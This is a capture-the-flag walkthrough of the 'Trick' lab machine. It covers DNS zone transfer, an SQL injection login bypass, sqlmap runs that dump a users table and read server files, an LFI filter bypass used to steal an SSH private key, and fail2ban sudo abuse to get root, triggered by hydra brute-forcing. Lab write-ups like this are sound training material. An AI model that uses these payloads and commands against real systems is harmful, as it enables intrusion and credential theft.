

| Operating System | Difficulty | Machine Link |
|---|---|---|
 | Easy | Trick |
Attack Chain
- Initial Access: DNS zone transfer reveals
preprod-payroll.trick.htb, leading to SQL injection bypass on the login page, followed by exploiting a Local File Inclusion (LFI) vulnerability to access SSH keys. - Privilege Escalation: Exploiting
sudopermissions for fail2ban restart to gain root access.
Machine Enumeration
Nmap Scan
PORT STATE SERVICE REASON22/tcp open ssh syn-ack ttl 6325/tcp open smtp syn-ack ttl 6353/tcp open domain syn-ack ttl 6380/tcp open http syn-ack ttl 63Web Enumeration Port 80

I performed common enumeration such as fuzzing for files and directories and reading source code, but found no interesting results.
DNS Enumeration Port 53
From the nmap output, we can see that port 53 (DNS) is open. I tried to enumerate DNS and search for domains:
$ dig @10.129.7.23 -x 10.129.7.23 +shorttrick.htb.DNS Zone Transfer
After discovering the domain, I performed a zone transfer to find other applications on different subdomains:
$ dig axfr trick.htb @10.129.7.23
; <<>> DiG 9.18.33-1~deb12u2-Debian <<>> axfr trick.htb @10.129.7.23;; global options: +cmdtrick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800trick.htb.              604800  IN      NS      trick.htb.trick.htb.              604800  IN      A       127.0.0.1trick.htb.              604800  IN      AAAA    ::1preprod-payroll.trick.htb. 604800 IN    CNAME   trick.htb.trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800;; Query time: 60 msec;; SERVER: 10.129.7.23#53(10.129.7.23) (TCP);; WHEN: Fri Dec 26 22:02:10 WIB 2025;; XFR size: 6 records (messages 1, bytes 231)
The zone transfer was successful and I discovered another subdomain: preprod-payroll.trick.htb.
I added the new subdomain to /etc/hosts so I could access it:

$ tail -n1 /etc/hosts10.129.7.23 preprod-payroll.trick.htb trick.htbEnumeration on Subdomain preprod-payroll
Bypass Login with SQL Injection
I tried to perform SQL injection to bypass the login page with a simple payload:
user : dead'or 1=1--password : anyThe SQL injection login bypass was successful. I also sent the request to sqlmap for data exfiltration or other purposes:
$ sqlmap 'http://preprod-payroll.trick.htb/ajax.php?action=login' \ --compressed \ -X POST \ -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:146.0) Gecko/20100101 Firefox/146.0' \ -H 'Accept: */*' \ -H 'Accept-Language: en-US,en;q=0.5' \ -H 'Accept-Encoding: gzip, deflate' \ -H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' \ -H 'X-Requested-With: XMLHttpRequest' \ -H 'Origin: http://preprod-payroll.trick.htb' \ -H 'Connection: keep-alive' \ -H 'Referer: http://preprod-payroll.trick.htb/login.php' \ -H 'Cookie: PHPSESSID=nt69ecs6c9f0t5ubiv8sodfqif' \ -H 'Priority: u=0' \ --data-raw 'username=test&password=test' --risk 3 --dbms mysql
Sqlmap successfully identified a time-based SQL injection, which is very slow and not suitable for data exfiltration in my opinion.
Since data exfiltration would be very slow with time-based injection, I tried to check common information such as whether this user is a database administrator:
$ sqlmap ...[snip]... --is-dbacurrent user is DBA: FalseAs expected, this user is not a DBA.
 Since I successfully logged into the admin dashboard, I tried to find other information.
I found this page: http://preprod-payroll.trick.htb/index.php?page=allowances, which is potentially vulnerable to LFI and SQL Injection
First, I tried LFI with basic payloads but failed. I also tried bypassing LFI with null bytes because the parameter might be appending file extensions like ?page=allowances -> ?page=allowances.php/.html.
However, the LFI attempts still failed. I tried SQL injection again, this time using Burp Suite so I could use the -r option in sqlmap:

$ sqlmap -r sqlmap --dbms mysql --batch
This time, sqlmap successfully identified a different technique: Boolean-based blind SQL injection, which is still better than time-based for data exfiltration since we can also use the --threads option in sqlmap.
$ sqlmap -r sqlmap --dbms mysql --batch --threads 5 --dbsavailable databases [1]:[*] payroll_db$ sqlmap -r sqlmap --dbms mysql --batch --threads 5 -D payroll_db --tables
Database: payroll_db[11 tables]+---------------------+| position || allowances || attendance || deductions || department || employee || employee_allowances || employee_deductions || payroll || payroll_items || users |+---------------------+$ sqlmap -r sqlmap --dbms mysql --batch --threads 5 -D payroll_db -T users -C username,password --dump
Database: payroll_dbTable: users[1 entry]+------------+-----------------------+| username | password |+------------+-----------------------+| Enemigosss | SuperGucciRainbowCake |+------------+-----------------------+I tried these credentials on the SSH service but they didn’t work.
$ sqlmap -r sqlmap --dbms mysql --batch --threads 5 --privilege --no-cast[22:29:39] [ERROR] unable to retrieve the database users[22:29:39] [CRITICAL] unable to retrieve the privileges for the database usersI also tried to check privileges but that didn’t work either.
I immediately tried to read small files like /etc/hosts or /etc/hostname:
$ sqlmap -r sqlmap --dbms mysql --batch --threads 5 --file-read='/etc/hosts'
[22:30:22] [INFO] the local file '/root/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_hosts' and the remote file '/etc/hosts' have the same size (36 B)files saved to [1]:[*] /root/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_hosts (same file)
$ cat /root/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_hosts127.0.0.1 localhost127.0.1.1 trick
As it turned out, I could read files.
Initially, I wanted to read /etc/passwd to find users and get their id_rsa keys, but boolean-based with --threads 5 was still too slow for data exfiltration.
$ sqlmap -r sqlmap --dbms mysql --batch --threads 5 --file-read='/etc/passwd' --no-cast[22:48:07] [INFO] retrieved: F743A783_3_________________________________________________________________________________________________________________________________________________ 9/4697 (0%)I tried to find files I could obtain for information but that were smaller in size than /etc/passwd. Since this web server uses nginx, I searched Google for the default config location for nginx sites-available and found the file /etc/nginx/sites-available/default:
$ sqlmap -r sqlmap --dbms mysql --batch --threads 5 --file-read='/etc/nginx/sites-available/default' --no-cast[22:50:21] [INFO] retrieved: 73_________________________________________________________________________________________________________________________________________________________ 2/2116 (0%)
[23:02:50] [INFO] retrieved: 1058[23:02:50] [INFO] the local file '/root/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_nginx_sites-available_default' and the remote file '/etc/nginx/sites-available/default' have the same size (1058 B)files saved to [1]:[*] /root/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_nginx_sites-available_default
After waiting for a considerable amount of time, I successfully obtained the file:
server {        listen 80;        listen [::]:80;
        server_name preprod-marketing.trick.htb;
        root /var/www/market;        index index.php;
        location / {                try_files $uri $uri/ =404;        }
        location ~ \.php$ {                include snippets/fastcgi-php.conf;                fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;        }}
Great! In the configuration, there was another virtual host: preprod-marketing.trick.htb. I could look for attack vectors in the other application.
echo "10.129.7.23 preprod-marketing.trick.htb" >> /etc/hostsShell as Michael
Exploit Local File Inclusion

After accessing the new subdomain website page, I found an interesting parameter that was potentially vulnerable to LFI.
First, I tried basic LFI like ../, but the response was an empty page with nothing. Then I tried bypassing LFI with double ../ like this: ....// - and it worked!
Why does this work?
Some developers implement protection against LFI attacks by replacing ../ with an empty string. When we try an LFI attack like this:
../../../../../etc/passwd The result would be etc/passwd because ../ is replaced with an empty string. We can bypass this by using ....//, which when replaced results in:
....//....//....//....//....//....//etc/passwd -> ../../../../../../etc/passwd
I successfully obtained the /etc/passwd file:
michael:x:1001:1001::/home/michael:/bin/bashHere we can see that there is a user named michael on the system. What I usually look for is the user’s SSH key to see if I can access it.
....//....//....//....//....//....//....//....//....//....//home/michael/.ssh/id_rsa

It turned out to be accessible, and I tried to log in via SSH using this key:
$ chmod 600 michael_idrsa$ ssh -i michael_idrsa michael@10.129.7.23Linux trick 4.19.0-20-amd64 #1 SMP Debian 4.19.235-1 (2022-03-17) x86_64
The programs included with the Debian GNU/Linux system are free software;the exact distribution terms for each program are described in theindividual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extentpermitted by applicable law.michael@trick:~$
Success! We successfully gained access to the system as michael.
Privilege Escalation
michael@trick:~$ sudo -lMatching Defaults entries for michael on trick:    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User michael may run the following commands on trick:    (root) NOPASSWD: /etc/init.d/fail2ban restart
I discovered that michael can restart fail2ban as root without a password. This is a classic privilege escalation vector where we can abuse the fail2ban configuration to execute commands as root.
https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/fail2ban/
- First, I copied the iptables-multiport configuration file to a temporary location:
cp /etc/fail2ban/action.d/iptables-multiport.conf ~- Then, I modified the actionban parameter to execute a reverse shell or other malicious command:
$ vim /etc/fail2ban/action.d/iptables-multiport.confactionban = <YOUR COMMAND>- I replaced the original configuration with our malicious configuration:
mv ~/iptables-multiport.conf /etc/fail2ban/action.d/iptables-multiport.conf- I applied the new configuration by restarting the service:
sudo /etc/init.d/fail2ban restart- Finally, I triggered the ban with multiple failed login attempts to execute our malicious command:
hydra -l root -P rockyou.txt ssh://10.129.7.23